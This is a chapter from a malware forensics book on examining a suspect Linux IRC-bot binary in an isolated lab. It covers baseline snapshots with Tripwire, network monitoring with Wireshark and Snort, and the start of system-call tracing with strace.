Chapter 10

Analysis of a Suspect Program: Linux

Solutions in this chapter:

- Analysis Goals
- Guidelines for Examining a Malicious Executable Program
- Establishing the Environment Baseline
- Pre-Execution Preparation: System and Network Monitoring
- Defeating Obfuscation: Removing the Specimen from its Armor
- Exploring and Verifying Attack Functionality
- Assessing Additional Functionality and Scope of Threat
- Other Considerations

☑ Summary

Introduction

In Chapter 8 we conducted a preliminary analysis of a suspicious file, `sysfile`, in the case study "James and the Flickering Green Light." Through the file profiling methodology, tools and techniques discussed in the chapter, we gained substantial insight into the dependencies, symbols and strings associated with the file, and in turn, a predictive assessment as to program's nature and functionality.

In particular, the information we collected from `sysfile` thus far has revealed that it is an ELF executable file that has not been obfuscated with packing or encryption, and is identified by numerous anti-virus engines as being a backdoor or DDoS agent. Further, the file dependencies discovered in `sysfile` suggest network capability. Lastly, symbol files referenced a file, kaiten.c, which we learned through research is code relating to known IRC bot program with denial of service capabilities.

Building on this information, in this chapter, we will further explore nature, purpose and functionality of `sysfile` by conducting a *dynamic* and *static* analysis of the binary. Recall that *dynamic* or *behavioral analysis* involves executing the code and monitoring its behavior, interaction and effect on the host system, whereas, s*tatic analysis* is process of analyzing executable binary code without actually executing the file. During the course of examining the suspect program we will demonstrate the importance and inextricability of using both dynamic and static analysis techniques together to gain a better understanding of a malicious code specimen. As the specimen examined in this chapter is actual malicious code, certain references such as domain names and IP addresses are obfuscated for security purposes.

Analysis Goals

While analyzing a suspect program, there are a number of questions the investigator should consider:

- What is the nature and purpose of the program?
- How does the program accomplish its purpose?
- How does the program interact with the host system?
- How does the program interact with network?
- What does the program suggest about the sophistication level of the attacker?
- Is there an identifiable vector of attack that the program uses to infect a host?
- What is the extent of the infection or compromise on the system or network?

In many instances it is difficult to answer all of these questions, as key pieces to the puzzle, such as additional files or network based resources required by the program are no longer available to the digital investigator. However, the methodology often paves the way for an overall better understanding about the suspect program.

While working through this material, remember that "reverse-engineering" and some of the techniques discussed in this chapter fall within the proscriptions of certain international, federal, state or local laws. Similarly, remember also that some of the referenced tools may be considered "hacking tools" in some jurisdictions and are subject to similar legal regulation or use restriction. Please refer to the "Legal Considerations" chapter for more details, and consult with counsel prior to implementing any of the techniques and tools discussed in these and subsequent chapters.

Analysis Tip

Safety First

Forensic analysis of potentially damaging code requires a safe and secure lab environment. After extracting a suspicious file from a system, place the file on an isolated or "sandboxed" system or network to ensure that the code is contained and unable to connect to or otherwise affect any production system. Similarly, ensure that the sandboxed laboratory environment is not connected to the Internet, LANs or other non-laboratory systems, as the execution of malicious programs can potentially result in the contamination of or damage to other systems.

Guidelines for Examining a Malicious Executable Program

The methodology used in this chapter is a general guideline to provide a clearer sense of tools and techniques that can be used to examine a malicious executable binary in the Linux environment. However, with the seemingly endless number of malicious code specimens being generated by attackers—often with varying functions and purposes—flexibility and adjustment of the methodology to meet the needs of each individual case will most certainly be needed. Some of the basic precepts we'll explore include:

- Establishing the Environment Baseline
- Pre-Execution Preparation: System and Network Monitoring
- Executing the Suspect Binary
- Process Spying: Monitoring Library and System Calls
- Process Assessment: Examining Running Processes
- Examining Network Connections and Ports
- Examining Open Files and Sockets
- Exploring the `/proc` directory
- Defeating Obfuscation: Removing a Specimen from its Armor
- File Profiling Revisited: Re-examining an Deobfuscated Specimen for Further Clues
- Environment Adjustment
- Gaining Control of the Malware Specimen

- Interacting with and Manipulating the Malware Specimen
- Exploring and Verifying Specimen Functionality and Purpose
- Event Reconstruction: Network Traffic Capture, File Integrity and IDS Analysis
- Port Scan/Vulnerability Scan Infected Host
- Scanning For Rootkits
- Additional Exploration: Static Techniques

Establishing the Environment Baseline

In many instances, a specimen can dictate the parameters of the malware lab environment, particularly if the code requires numerous servers to fully function, or more nefariously, employs anti-virtualization code to stymie the digital investigator's efforts to observe the code in a VMware or other virtualized host system.[1] Use of virtualization is particularly helpful, particularly during the behavioral analysis of a malicious code specimen, as the analysis often requires frequent stops and starts of the malicious program in an effort to observe the nuances of the program's behavior.

In analyzing our suspect specimen, `sysfile`, we will utilize VMware hosts to establish an emulated "infected" system (Linux); a "server" and "client" system to supply any servers and client programs needed by the malware (Linux); a "monitoring" system that has network monitoring and intrusion detection capabilities available to monitor network traffic to and from the victim system (Linux); and a "victim" system in which attacks from the infected system can be launched (Windows). Ideally, we will be able to monitor the infected system locally to reduce our need to monitor multiple systems during an analysis session, but many malware specimens are "security conscious" and use anti-forensic techniques such as scanning the names of running processes to identify and terminate known security tools, such as network sniffers, firewalls, anti-virus software and other applications.[2]

Before we begin our examination of the malicious code specimen, we need to take a "snapshot" of the system that will be used as the "victim" host on which the malicious code specimen will be executed. Similarly, we'll want to implement a utility that allows us to compare the state of the system after the code is executed to the pristine or original snapshot of the system state. Utilities that provide for this functionality are referred to as *Host Integrity* or *File Integrity* monitoring tools. Some Host Integrity monitoring tools for Linux systems include:

- **Open Source Tripwire**[3] Open Source Tripwire is a security and data integrity utility for monitoring and alerting on specific file changes on a host system. Tripwire was developed by Gene Kim and Eugene Spafford in 1992, and eventually went commercial in 1997, under the banner of Tripwire Inc;[4] Open Source Tripwire is based upon code contributed by Tripwire, Inc. in 2000. Open Source Tripwire uses a basic command line interface,

[1] For more information about anti-vitrualization, see Joanna Rutkowska's research using the proof-of-concept code, redpill, http://invisiblethings.org/papers/redpill.html.

[2] For more information, go to http://www.f-secure.com/v-descs/im-worm_w32_skipi_a.shtml.

[3] For more information about Tripwire (open source), go to http://www.tripwire.com/products/enterprise/ost/; http://sourceforge.net/projects/tripwire/.

[4] www.tripwire.com.

allowing the user to create a database that serves as the baseline snapshot of the host system. Upon establishing the database, Open Source Tripwire will detect changes on the host system which it is installed, alerting the user to intrusions and unexpected changes.

- **Advanced Intrusion Detection Environment (AIDE)**[5] AIDE is a file integrity program geared toward intrusion detection that relies upon a database that stores various file attributes about the host system. In typical implementation, a system administrator will create an AIDE database on a new system before it is incorporated into a network. This first AIDE database is a "snapshot" of the system in its normal state and baseline by which all subsequent updates and changes will be measured. The database is typically configured to contain information about key system binaries, libraries, header files, and other files that are expected to remain static over time.
- **OSIRIS**[6] Osiris is a Host Integrity Monitoring System that monitors one or more hosts for modifications, with the purpose of isolating changes that indicate a system breach or compromise. In particular, Osiris maintains detailed logs of changes to the file system, user and group lists, resident kernel modules, among other items. Osiris can be configured to email these logs to the administrator.
- **SAMHAIN**[7] Samhain is an open source multi-platform host-based intrusion detection system. Samhain features include file integrity checking, rootkit detection, port monitoring, detection of rogue SUID executables and hidden processes. Providing for flexibility, Samhain has been designed to monitor multiple hosts with centralized logging and maintenance, or can be deployed as a standalone application on a single host. A great reference for configuring and deploying both Samhain and Osiris is *Host Integrity Monitoring Using Osiris and Samhain*, by Brian Wotring, Bruce Potter and Marcus Ranum.[8]
- **Nagios**[9] Nagios is an open source system and network monitoring application that monitors hosts and services specified by the user and in turn, provides alerts to the when modifications or problems are discovered.
- **Another File Integrity Checker (AFICK)**[10] Developed by Eric Gerber, AFICK is open source utility that enables the user to monitor changes on a host system. AFICK is comprised of several parts, including the command line base, a graphical interface written in Perl, and a webmin module for remote administration.
- **FCheck**[11] FCheck is an open source Perl script providing intrusion detection and policy enforcement of Linux/UNIX systems through the use of comparative system snapshots. In particular, FCheck will monitor the system and report any deviations from that original snapshot.

---

[5] For more information about AIDE, go to http://sourceforge.net/projects/aide;http://www.cs.tut.fi/~rammer/aide.html.
[6] For more information about OSIRIS, go to http://osiris.shmoo.com/index.html.
[7] For more information about Samhain, go to http://www.la-samhna.de/samhain/.
[8] http://www.amazon.com/exec/obidos/tg/detail/-/1597490180/qid=1115094654/sr=8-1/ref=pd_csp_1/002-2566854-5010438?v=glance&s=books&n=507846.
[9] For more information about Nagios, go to http://www.nagios.org/.
[10] For more information about AFICK, go to http://afick.sourceforge.net/index.html.
[11] For more information about FCheck, go to http://www.geocities.com/fcheck2000/fcheck.html.

- **Integrit**[12] Integrit is described by its developers as a "more simple alternative to file integrity verification programs like tripwire and aide." Similar to other Host Integrity monitoring tools, Integrit relies on the creation of a database that serves as a snapshot of host system. The user can then compare the host system state to the established database to determine if modifications have been made to the host system.

For this purpose of the case scenario, Open Source Tripwire ("Tripwire") will be implemented to establish the baseline system environment. The first objective in this regard is to create a system snapshot so that subsequent changes to objects residing on the system will be captured. To do this, Tripwire needs to be run in *Database Initialization Mode*, which takes a snapshot of the objects residing on the system in its normal (pristine) system state. To launch the Database Initialization Mode, as shown in Figure 10.1, Open Source Tripwire must be invoked with the `tripwire -m i` (or `--init`) switches.

Figure 10.1 Initializing the Open Source Tripwire Database

```
root@MalwareLab:/home/lab# tripwire -m i
Parsing policy file: /etc/tripwire/tw.pol
Generating the database...
*** Processing Unix File System ***
```


Running Tripwire in *Database Initialization* mode causes Tripwire to generate a cryptographically signed database based on a given policy file. The user can specify which policy, configuration, and key files are used to create the database through command line options. The resulting database will serve as the system baseline snapshot which will be used to measure system changes during the course of running our suspect program on the host system.

Pre-Execution Preparation: System and Network Monitoring

A valuable way to learn how a malicious code specimen interacts with a victim system, and in turn, to determine the risk that the malware poses to the system, is to monitor certain aspects of the system during the runtime of the specimen. In particular, tools that monitor the host system along with network activity should be deployed prior to the execution of a subject specimen and during the course of the specimen's runtime; in this way, the tools will be able to capture the activity of the specimen from the moment it is executed. On a Linux System, there are five main aspects relating to the infected system that we'll want to monitor during the dynamic analysis of the malicious code specimen: the files system, system calls, running processes, the `/proc` directory, and network activity (to include IDS), as depicted in Figure 10.2. To effectively monitor these aspects of our infected virtual system, we'll use *passive* and *active* monitoring techniques.

[12] For more information about Integrit, go to http://integrit.sourceforge.net/.

Figure 10.2 Implementation of Passive and Active Analysis Techniques



Passive System and Network Monitoring

Passive system monitoring involves the deployment of a host integrity or monitoring utility, as we just discussed. These utilities run in the background during the course of executing the malicious code specimen, and collect information about changes the specimen makes on the host. As we discussed previously, a baseline system snapshot will be established for the victim system using a Host Integrity monitoring utility. In this instance, we have elected Tripwire for this purpose. After initializing Tripwire and creating a database, changes the malware specimen make on the host system are recorded by Tripwire. In particular, after the specimen is run, a system integrity check is performed by Tripwire and the results are compared against the stored values in the database. Discovered changes are written to a Tripwire report for review by the investigator. We will further explore how the system integrity check works and inspect pertinent portions of the Tripwire report after executing our suspect program later in this chapter in the "Event Reconstruction" section.

In addition to passively collecting information relating to system changes, network related artifacts can be passively collected through the implementation of a Network Intrusion Detection System (NIDS) in the lab environment. Whether the NIDS is used in a passive or active monitoring capacity is contingent upon how the investigator configures and deploys the NIDS. We will discuss the purpose and implementation of NIDS in a later section in this chapter.

Active System and Network Monitoring

Active system monitoring involves running certain utilities to gather real-time data relating to the behavior of the malicious code specimen, and the resulting impact on the infected host. In particular, the tools we'll deploy will capture system calls, process activity, file system activity and network activity. Further, we'll explore artifacts in the /proc/<pid> entry relating to the suspect program.

Process Spying: Monitoring System and Library Calls

System and dynamic library calls made by a suspect process can provide significant insight as to the nature and purpose of the executed program, such as file, network and memory access. By monitoring the system and library calls, we are essentially "spying" on the executed program's interaction with the operating system. To intercept this information, we will use the `strace` and `ltrace` tools that are native to most Linux systems.

Process Activity and Related `/proc/<pid>` Entries

After executing our suspect program, we will also want to examine the properties of the resulting process, and other processes running on the infected system. We can gather this information using the `top`, `ps` and `pstree` utilities, which are typically native to Linux systems. To get context about the newly created suspect process, the investigator should pay close attention to:

- The resulting process name and process identification number (PID)
- The system path of the executable program responsible for creating the process
- Any child processes related to the suspect process
- Libraries loaded by the suspect program
- Interplay and relational context to other system state activity, such as network traffic and registry changes.

In addition to monitoring newly created processes, as we discussed in Chapter 2 and Chapter 3, it is also important to inspect the `/proc/<pid>` entries relating to the processes to harvest additional information relating to the processes.

File System Activity

During the course of monitoring our suspect program during runtime, we'll want to identify in real-time any files and network sockets opened by the program. As we discussed in earlier chapters, to gather this information we can use the `lsof` ("list open files") utility, which is native to Linux systems.

Capturing Network Traffic

In conjunction with other active monitoring, we'll also want to capture the live network traffic to and from our "victim" host system during the course of running our suspect program. Monitoring and capturing the network activities serves multiple purposes in our analysis. First, the collected traffic provides guidance as to the network capabilities of the specimen. For instance, if the specimen calls out for a mail server, we have determined that the specimen relies upon network connectivity to some degree, and perhaps more importantly, that the program's interaction with the mail server might relate to harvesting capabilities of the malware, additional malicious payloads, or a communication method associated with the program. Further, monitoring the network traffic associated with our victim host will allow us to further explore the requirements of the specimen. If the network traffic reveals that the hostile program is requesting a mail server, we will know to adjust our laboratory environment to include a mail server, to in effect "feed" the specimen's needs to further determine the purpose of the request.

There are a number of network traffic analyzing utilities (or "sniffers") available for Linux. Most Linux systems are natively equipped with a network monitoring utility, such as `tcpdump`, a very powerful and flexible command line tool that can be configured to scroll real-time network traffic to a console in a human readable format to serve this purpose.[13] However, as a simple matter of preference we prefer to use a tool that provides an intuitive graphical interface to monitor real-time traffic. As discussed in Chapter 9, one of the most widely used GUI network traffic analyzing utilities for both the Windows and Linux platforms is Wireshark (previously known as Ethereal).[14] Wireshark is a robust live capture and offline analysis packet capture utility, providing the user with powerful filtering options and the ability to read and write numerous capture file formats. We will explore some of functionality and features of Wireshark later in the Chapter.

To deploy Wireshark for the purpose of capturing and scrolling real-time network traffic emanating to and from our host system, we have a few options. The first is to install Wireshark locally on the host victim system; this makes it easier for the digital investigator to monitor the victim system and make necessary environment adjustments. Alternatively, we can run Wireshark on a separate monitoring host to collect all network traffic. The downside to this approach is that it requires the digital investigator to frequently bounce between virtual hosts in the effort to monitor the victim host system.


Once the decision is made as to how the tool will be deployed, Wireshark needs to be configured to capture and display real-time traffic in the tool display pane. In the Wireshark Capture Options, as shown in Figure 10.3, select the applicable network interface from the top toggle field and enable packet capture in promiscuous mode by clicking the box next to the option. Further, in the Display options, select "Update list of packets in live capture" and "Automatic scrolling in live capture." At this point, we will not want to enable any filters on the traffic.

---

[13] www.tcpdump.org/tcpdump_man.html.

[14] For more information about Wireshark, go to http://www.wireshark.org/.

Figure 10.3 Configuring Wireshark




Network Visualization

In addition to capturing and displaying full network traffic content, it is helpful to use a network visualization tool to obtain a high-level map of the network traffic. To this end, digital investigators can quickly get an overall perspective of the active hosts, protocols being used and volume of traffic being generated. A helpful utility in this regard is Etherape, an open source network graphical analyzer.[15] Etherape displays the hostname and IP addresses of active network nodes, along with the respective Internet protocols captured in the network traffic. To differentiate the protocols in the network traffic, each protocol is assigned a unique color, with the corresponding color code displayed in a protocol legend on the tool interface, as shown in Figure 10.4. Etherape is highly configurable, allowing for the user to customize the format of the capture. Further, Etherape can read and replay saved traffic capture sessions. An alternative to Etherape is `jpcap`, a java based network capture tool that performs real-time decomposition and visualization of network traffic.[16]

[15] For more information about Etherape, go to http://etherape.sourceforge.net/.
[16] For more information about jpcap, go to http://jpcap.sourceforge.net/.

Figure 10.4 Monitoring the Network Traffic with Etherape



Ports

In conjunction with monitoring the network traffic we'll want to have the ability to examine real-time open port activity on the infected system, and the port numbers of the remote systems being requested by the infected system. With this information we can quickly learn about the network capabilities if the specimen and get an idea of what to look for in the captured network traffic. As we discussed in previous chapters, the *de facto* tool to use in this regard on a Linux system is `netstat`, which will allow us to identify:

- Local IP address and port
- Remote IP address and port
- Remote host name
- Protocol
- State of connection
- Process name and PID

`Lsof` can also be used in conjunction with `netstat` to identify the executable program, system path associated with the running process and suspect port, and any other opened files associated with the program.

Anomaly Detection and Event Based Monitoring with Intrusion Detection Systems

In addition to monitoring the integrity of our victim host and capturing network traffic to and from the host, we'll want to deploy a NIDS to identify anomalous network activity. NIDS deployment in our lab environment is seemingly duplicative to deploying network traffic monitoring, as both involve capturing network traffic. However, NIDS deployment is distinct from simply collecting and observing network packets for real-time or offline analysis. In particular, a NIDS can be used to actively monitor by inspecting network traffic packets (as well as payloads) and perform real time traffic analysis to identify and respond to anomalous or hostile activity. Conversely, a NIDS can be configured to inspect network traffic packets and associated payloads and passively log alerts relating to suspicious traffic for later review.

There are a number of NIDS that can be implemented to serve this purpose, but for a lightweight, powerful and robust solution, Snort is arguably the most popular and widely used.

Developed by Martin Roesch[17], Snort is highly configurable and multi-purpose, allowing the user to implement it in three different modes: Sniffer Mode, Packet Logger Mode and NIDS Mode.

- **Sniffer Mode** allows the digital investigator to capture network traffic and print the packets real-time to the command terminal. Sniffer Mode serves as a great alternative to Wireshark, `tcpdump` and other network protocol analyzers, because the captured traffic output can be displayed in a human readable and intuitive format (e.g. snort –vd instructs snort to sniff the network traffic and print the results verbosely (-v) to the command terminal, including a dump of packet payloads (-d); alternatively the –x switch dumps the entire packet in hexadecimal output).
- **Packet Logger Mode** captures network packets and records the output to a file and directory designated by the user (the default logging directory is `/var/log/snort`). Packet Logger Mode is invoked with the `-l <log directory>` switch for plaint text alerts and packet logs, and `-L` to save the packet capture as a binary log file.
- In **NIDS Mode**, Snort applies rules and directives established in a configuration file (`snort.conf`), which serves as the mechanism in which traffic is monitored and compared for anomalous or hostile activity (example usage: snort –c /etc/snort/snort.conf). The Snort configuration file includes *variables* (configuration values for your network); *preprocessors*, which allows Snort to inspect and manipulate network traffic, *output plug-ins* which specify how Snort alerts and logging will be processed; and *rules* which define a particular network

[17] http://www.sourcefire.com/.

event or activity that should be monitored by snort. Mastering Snort is a specialty in and of itself; for a closer look at administering and deploying Snort, consider perusing the Snort User's Manual[18] or other helpful references such as the *Snort Intrusion Detection and Prevention Toolkit*.[19]

- **Snort Rules and Output Analysis** Since Snort will be used in our malware laboratory environment in the context of a passive monitoring mechanism for detecting suspicious network events, we'll need to ensure that the Snort rules encompass a broad spectrum of hostile network activities. Snort comes packaged with a set of default rules, and additional rules—"Sourcefire Vulnerability Research Team (VRT) Certified Rules" (official Snort rules), as well as rules authored by members of the Snort community—can be downloaded from the Snort website. Further, as Snort rules are relatively intuitive to write, you can write your own custom rules that may best encompass the scope of a particular specimen's perceived threat. A basic way of launching Snort is to point it at the configuration file using `snort -c /etc/snort/snort.conf`.
  As Snort is deployed during the course of launching a hostile binary specimen, network events that are determined to be anomalous by preprocessors, or comport with the "signature" of a Snort rule will trigger an alert (based upon user configuration), as well as log the result of the monitoring session to either ASCII or binary logs for later review (alerts and packet capture from the session will manifest in the `/var/log/snort` directory). In the Event Reconstruction section of this Chapter, we will further discuss Snort Output Analysis.

Online Resources

Snort Rules

In addition to the VRT Certified rules, there are web sites in which members of the Snort community contribute snort rules.

- Bleeding Threats- http://doc.bleedingthreats.net/bin/view/Main/AllRulesets
- Emerging Threats- http://www.emergingthreats.net/content/view/16/38/

[18] http://www.snort.org/docs/.
[19] http://www.syngress.com/catalog/?pid=4020.

Other Tools to Consider

Hail to the Pig

Widely considered the *de facto* IDS standard, Snort has inspired numerous projects and tools to assist in managing and analyzing snort rules, updates, alerts and logs. Some of the more popular projects include:

- **Analysis Console for Intrusion Databases (ACID)** A richly featured PHP-based analysis engine to search and process a database of security events generated by various IDSes, firewalls, and network monitoring tools. (http://www.andrew.cmu.edu/user/rdanyliw/snort/snortacid.html).
- **Barnyard** Written by Snort founder Martin Roesch, Barnyard is an output system for Snort that improves Snort's speed and efficiency by processing Snort output data. (http://www.snort.org/docs/faq/1Q05/node86.html; http://sourceforge.net/projects/barnyard)
- **Basic Analysis and Security Engine (BASE)** Based upon the code from the ACID project, BASE provides a web front-end to query and inspect alerts coming generated from Snort. (http://base.secureideas.net/)
- **Cerebus** A graphical and text-based unified IDS alert file browser and data correlation utility (http://www.dragos.com/cerebus/).
- **Oinkmaster** A script that assists in updating and managing Snort rules. (http://oinkmaster.sourceforge.net/).
- **OpenAanval** A web-based Snort and syslog interface for correlation, management and reporting (http://www.aanval.com/).
- **OSSIM** The Open Source Security Information Management (OSSIM) framework (www.ossim.net).
- **SGUIL** Pronounced "sgweel" to stay within the pig motif of Snort, SGUIL is a graphical user interface developed by Bamm Visscher that provides the user access to real-time events, session data, and raw packet captures. SGUIL consists of three components—a server, a sensor and a client, and relies upon a number of different applications and related software to properly function (http://sguil.sourceforge.net/). A SGUIL How-To Guide was written by David J. Dianco and is helpful guideline for installing and configuring SGUIL, http://www.vorant.com/nsmwiki/Sguil_on_RedHat_HOWTO.

Continued

- **SnortSnarf** A Perl program that processes Snort output files, presenting alerts in HTML format for ease of review. (http://www.snort.org/dl/contrib/data_analysis/snortsnarf/)

Executing the Suspect Binary

After taking a snapshot of the original system state and having prepared the environment for monitoring, we're ready to execute our malicious code specimen. There are few ways in which the program can be executed. The first method is to simply execute the program and begin monitoring the behavior of the program and affect on the victim system. Although this method certainly is a viable option, it does not provide a window into the program's interaction with the host operating system, and in turn, trace the trajectory of the new created process.

Another option is to execute the program through utilities that trace the calls and requests made by the program while it is a process in *user space* memory, or the portion of system memory in which user processes run.[i] This is in contrast to *kernel space*, which is the portion of memory in which the kernel, *i.e.* the core of the operating system, executes and provides services.[ii] For memory management and security purposes, the Linux kernel restricts resources that can be accessed and operations that can be performed. As a result, processes in user space must interface with the kernel through *system calls* to request operations be performed by the kernel.

Analysis Tip

"Rehashing"

After the suspect program has been executed, obtain the hash value for program. Although this information was collected during the file profiling process, recall that executing malicious code often causes it to remove itself from the location of execution and hide itself in a new, often non-standard location on the system. When this occurs, the malware may change file names and file properties making it difficult to detect and locate without a corresponding hash. Comparing the original hash value gathered during the file profiling process against the hash value collected from the "new" file will allow for positive identification of the file.

Process Spying: Using `strace, ltrace` and `gdb` to Monitor the Suspect Binary

System calls made by a suspect process can provide significant insight as to the nature and purpose of the executed program, such as file, network and memory access. By monitoring the system calls, we are essentially "spying" on the executed program's interaction with the operating system. Thus, we'll want to execute our malicious code specimen with `strace`, a native utility on Linux systems that intercepts and records system calls which are made by a target process. Strace can be used to execute a program and monitor the resulting process or can be used to attach to an already running process. In addition to intercepting system calls, `strace` also captures *signals*, or interprocess communications. The information collected by `strace` is particularly useful for classifying the runtime behavior of a suspect program to determine the nature and purpose of the program.


Capturing System Calls with `strace`

`Strace` can be used with a number of options, providing the investigator with granular control over the breadth and scope of the intercepted system call content (see Table 10.1). In some instances casting a broad net and intercepting all system calls relating to the rogue process is helpful, while in other instances, it is helpful to first cast a broad net, and then, after identifying the key elements of the system calls being made, methodically capture system calls that related to certain functions—for instance, only network related system calls. In the latter scenario it is particularly beneficial to use a virtualized laboratory environment wherein the victim host system can be reverted to its original state, as `strace` will execute the suspect program in each instance it is used.

